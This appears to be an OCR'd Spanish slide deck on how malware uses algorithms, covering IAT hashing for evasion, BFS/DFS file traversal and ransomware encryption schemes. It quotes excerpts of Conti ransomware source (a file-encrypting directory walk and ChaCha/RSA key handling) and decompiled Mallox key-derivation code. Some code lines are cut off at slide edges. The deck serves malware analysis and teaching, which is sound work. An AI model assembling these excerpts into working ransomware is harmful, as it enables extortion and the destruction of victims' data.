Algorithms & Malware

by Mauricio J.

malware?

- Software con intenciones maliciosas
  - Puede estar hecho en cualquier lenguaje de programación (C, C++, Go, Rust, Python, etc)

- Diferentes familias/categorías.
  - Es común encontrar malwares con las mismas características
  - Malware as a service,venta de loaders, crypters, etc

- Cualquiera puede hacer un malware
  - Frameworks, payloads,código fuente, etc.
  - Lenguajes de programación compilados de fácil uso (Go, C#)
  - Muchas documentación, tutoriales, guías, etc.

algoritmos?

- Instrucciones con un objetivo definido.
  - Búsquedas, ordenamiento, encriptación, etc
- Enfocados a solucionar algún problema de forma óptima.
  - Optimización en términos de complejidad temporal (O(n), O(log n)) y espacial (uso de memoria).
- Complejidad depende del lenguaje
  - C,C++ gestión de memoria. Limitaciones en hilos (Rust, Go / Python)

IAT hashing

main.exe


Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0001EF38	N/A	0001EC0C	0001EC10	0001EC14	0001EC18	0001EC1C
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	79	0001FE38	00000000	00000000	00020138	00016000


OFTs	FTs (IAT)	Hint	Name
Qword	Qword	Word	szAnsi
00000000000200B8	00000000000200B8	0014	AddVectoredExceptionHandler
00000000000200D6	00000000000200D6	0236	GetCurrentThread
00000000000200EA	00000000000200EA	031A	GetThreadContext
00000000000200FE	00000000000200FE	0589	SetThreadContext
0000000000020112	0000000000020112	0292	GetModuleHandleA
0000000000020126	0000000000020126	02CD	GetProcAddress
0000000000020678	0000000000020678	064A	WriteConsoleW
0000000000020146	0000000000020146	0470	QueryPerformanceCounter
0000000000020160	0000000000020160	0233	GetCurrentProcessId

IAT hashing

- Permite ocultar las dependencias (IAT)
- Evasión de firmas
- Mayor dificultad al realizar reversing
- Ofuscación de instrucciones

IAT hashing



shellcode
.....
CreateProcess
hashing
c2defa54
...
...
....
WriteMemory
hashing
c145deab
kernel32.dll
CreateThread
hashing
cbe441ac
CloseHandle
hashing
dd54e1ac
CreateProcess
hashing
c2defa54




BFS & DFS

- Algoritmos de búsqueda de archivos
  - BFS (Breadth First Search)
  - DFS (Depth First Search)


- Usado en ransomwares y malware de exfiltración




DFS


f1
d1
f2
f3
d2
d3
f4
f5
d4
f6
d5
f7
f8
f9
d6

BFS


f1
d1
f2
f3
d2
d3
f4
f5
d4
f6
d5
f7
f8
f9
d6

BFS vs DFS


archivos
research
proy1
tests
test1.txt
test2.txt
test3.txt
test4.txt
...
testn.txt
tesis
tesis.docx
Fotos
Abril
foto1.jpg
Mayo
foto2.jpg

BFS - Conti Ransomware


```
    if (DirectoryInfo == NULL) {
    }

    std::wstring CurrentDirectory = DirectoryInfo->Directory;
    std::wstring SearchMask = MakeSearchMask(CurrentDirectory);

    HANDLE hSearchFile = pFindFirstFileW(SearchMask.c_str(), &FindData);
    if (hSearchFile == INVALID_HANDLE_VALUE) {

        logs::Write(OBFW(L"FindFirstFile fails in directory %s. GetLastError = %lu."), CurrentDirectory.c_str(), pGetLastError());
        TAILQ_REMOVE(&DirectoryList, DirectoryInfo, Entries);
        delete DirectoryInfo;
        continue;

    }

    do {

        if (!plstrcmpW(FindData.cFileName, OBFW(L".")) ||
            !plstrcmpW(FindData.cFileName, OBFW(L"..")) ||
            FindData.dwFileAttributes & FILE_ATTRIBUTE_REPARSE_POINT)
        {
            continue;
        }

        if (FindData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY &&
            CheckDirectory(FindData.cFileName))
        {

            std::wstring Directory = MakePath(CurrentDirectory, FindData.cFileName);
            PDIRECTORY_INFO DirectoryInfo = new DIRECTORY_INFO;
            DirectoryInfo->Directory = Directory;
            TAILQ_INSERT_TAIL(&DirectoryList, DirectoryInfo, Entries);

        }
        else if (CheckFilename(FindData.cFileName)) {

            std::wstring Filename = MakePath(CurrentDirectory, FindData.cFileName);
            cryptor::FILE_INFO FileInfo;
            RtlSecureZeroMemory(&FileInfo, sizeof(FileInfo));
            FileInfo.Filename = Filename.c_str();
            cryptor::Encrypt(&FileInfo, Buffer, CryptoProvider, RsaKey);

        }


    } while (pFindNextFileW(hSearchFile, &FindData));

    TAILQ_REMOVE(&DirectoryList, DirectoryInfo, Entries);
    delete DirectoryInfo;
    pFindClose(hSearchFile);

}
```

Encryption


- RC4
- AES 128/256
- RSA
- ECC
- Salsa20 / ChaCha20

```
DWORD dwDataLen = 40;

morphcode(FileInfo);

if (!pCryptGenRandom(Provider, 32, FileInfo->ChachaKey)) {
    return FALSE;
}

morphcode(FileInfo->ChachaKey);

if (!pCryptGenRandom(Provider, 8, FileInfo->ChachaIV)) {
    return FALSE;
}

morphcode(FileInfo->ChachaIV);

RtlSecureZeroMemory(&FileInfo->CryptCtx, sizeof(FileInfo->CryptCtx));
ECRYPT_keysetup(&FileInfo->CryptCtx, FileInfo->ChachaKey, 256, 64);
ECRYPT_ivsetup(&FileInfo->CryptCtx, FileInfo->ChachaIV);

memory::Copy(FileInfo->EncryptedKey, FileInfo->ChachaKey, 32);
memory::Copy(FileInfo->EncryptedKey + 32, FileInfo->ChachaIV, 8);

morphcode(FileInfo->EncryptedKey);

if (!pCryptEncrypt(PublicKey, 0, TRUE, 0, FileInfo->EncryptedKey, &dwDataLen, 524)) {
    return FALSE;
}

return TRUE;
```


Encryption / Ransomware



Encryption / Ransomware



Encryption / Ransomware



ECC vs RSA


- Basado en la dificultad del problema del logaritmo discreto en curvas elípticas.
- La seguridad depende de las operaciones algebraicas en la curva y del tamaño del campo
- Más eficiente y seguro.

- Basado en la dificultad de la factorización de números grandes
- La seguridad depende del tamaño de n (módulo), que es el producto de p y q.

```go
package main

import (
    "crypto"
    "crypto/ecdsa"
    "crypto/elliptic"
    "crypto/rand"
    "crypto/rsa"
    "crypto/sha256"
    "testing"
)

func BenchmarkECC(b *testing.B) {
    message := []byte("This is a test message")
    hash := sha256.Sum256(message)

    // Benchmark Key Generation
    b.Run("KeyGeneration", func(b *testing.B) {
        for i := 0; i < b.N; i++ {
            _, err := ecdsa.GenerateKey(ellipt
            if err != nil {
                b.Fatalf("Failed to generate E
            }
        }
    })

    privateKey, err := ecdsa.GenerateKey(ellip
    if err != nil {
        b.Fatalf("Failed to generate ECC key: 
    }
```

NORMAL benchmark_test.go

→ encryption



Mallox

```
user_secret_key[0] &= 0xF8u;
user_secret_key[31] = user_secret_key[31] & 0x3F | 0x40;
curve25519(user_secret_key, basepoint, user_public_key);
curve25519(user_secret_key, master_pub_key, share_key);
v24 = 0;
v23 = 0;
// sha256 constants
sha256_h0 = 0x6A09E667;
sha256_h1 = 0xBB67AE85;
sha256_h2 = 0x3C6EF372;
sha256_h3 = 0xA54FF53A;
sha256_h4 = 0x510E527F;
sha256_h5 = 0x9B05688C;
sha256_h6 = 0x1F83D9AB;
sha256_h7 = 0x5BE0CD19;
SHA256_Update(sha256_ctx, share_key);
SHA256_Final(sha256_ctx);                    // sha256 of share_key
```

Conti

